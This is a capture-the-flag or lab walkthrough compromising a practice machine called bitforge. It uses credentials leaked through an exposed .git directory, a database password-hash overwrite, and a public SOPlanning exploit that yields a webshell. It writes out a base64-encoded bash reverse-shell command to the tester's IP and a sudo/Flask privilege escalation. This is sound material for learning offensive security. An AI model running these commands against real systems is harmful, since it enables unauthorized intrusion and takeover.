System Information#
OS: Ubuntu Linux IP: 192.168.206.186
Service Enumeration#
22/tcp SSH#
OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
supports pw and key
guessed:
- bitforge:bitforge
- admin:admin
80/tcp HTTP#
curl -I $IP
HTTP/1.1 302 Found
Date: Sun, 23 Aug 2026 04:32:01 GMT
Server: Apache
Location: http://bitforge.lab/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Add bitforge.lab to /etc/hosts.

http://bitforge.lab/login.php?
Guessed:
- bitforge@bitforge.lab:bitforge
- admin@bitforge.lab:admin
Planning portal goes to plan.bitforge.lab. Add this to /etc/hosts as well.

Simple Online Planning v1.52.01
Searching for this name/version brings us to CVE-2024-27115
These both require authentication:
Guessed creds:
- admin:password
- admin:admin
- root:root
- bitforge:bitforge
Stuck for now…
Feroxbuster finds /.git. Seems promising.
Download with wget -r bitforge.lab/.git
git log shows interesting commit messages. Commit eaf6c81951775e4202e40762b3300cc936cf4df1 includes hardcoded credentials:

BitForgeAdmin:B1tForG3S0ftw4r3S0lutions
3306/tcp MySQL#
Are we able to use these credentials to log into MySQL from our machine?

Hmmm…
Those creds also don’t work for the web. Reset the box? (I messed up mysql a few times, but wasn’t even guessing credentials yet).
…


admin password hash: 77ba9273d4bcfa9387ae8652377f4c189e5a47ee
hash-id shows SHA-1, but trying to update with a sha1sum of my own password didn’t allow me to log in. Instead, we can use the default hash included with the source code https://github.com/Worteks/soplanning/blob/master/includes/demo_data.inc
df5b909019c9b1659e86e0d6bf8da81d6fa3499e
UPDATE planning_user SET password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE login = 'admin';

Now I’m able to sign in with admin:admin to reach the SOPlanning dashboard.
Initial Access#
Download and run exploit from https://www.exploit-db.com/exploits/52082
python3 52082.py --target "http://plan.bitforge.lab/www" -u "admin" -p "admin"

Invoke to run commands:
curl -G http://plan.bitforge.lab/www/upload/files/vyx63y/nps.php --data-urlencode "cmd=cat /etc/passwd"
Establish reverse shell:
Found through trial and error that it can’t seem to reach my listener if I’m running it on port 443, but 80 worked. Likely due to firewall rules.
curl -G http://plan.bitforge.lab/www/upload/files/vyx63y/nps.php --data-urlencode "cmd=printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xNzMvODAgMD4mMSkgJg==|base64 -d|bash
Privilege Escalation#
Ran into more slowdowns when it came to file transfers, as I was having difficulty finding a port allowed through the firewall. I closed my reverse shell connection and used the webshell to pull binaries/scripts from my local HTTP server running on port 80.
However, after that was sorted out, pspy helped uncover hard-coded credentials from a cronjob:

su jack with password j4cKF0rg3@445 allows us to switch users to jack.

sudo -l shows that jack run run /usr/bin/flask_password_changer as root without a password.
This is a bash script which runs flask to serve /opt/password_change_app on 127.0.0.1:9000. We can write to /opt/password_change_app.
Source code:

We can modify the contents of app.py to run import pty; pty.spawn("/bin/bash"), then run sudo /usr/bin/flask_password_changer to drop into a shell as root.

Proof Screenshots (local.txt / proof.txt)#

type or cat flag and include IP address in screenshot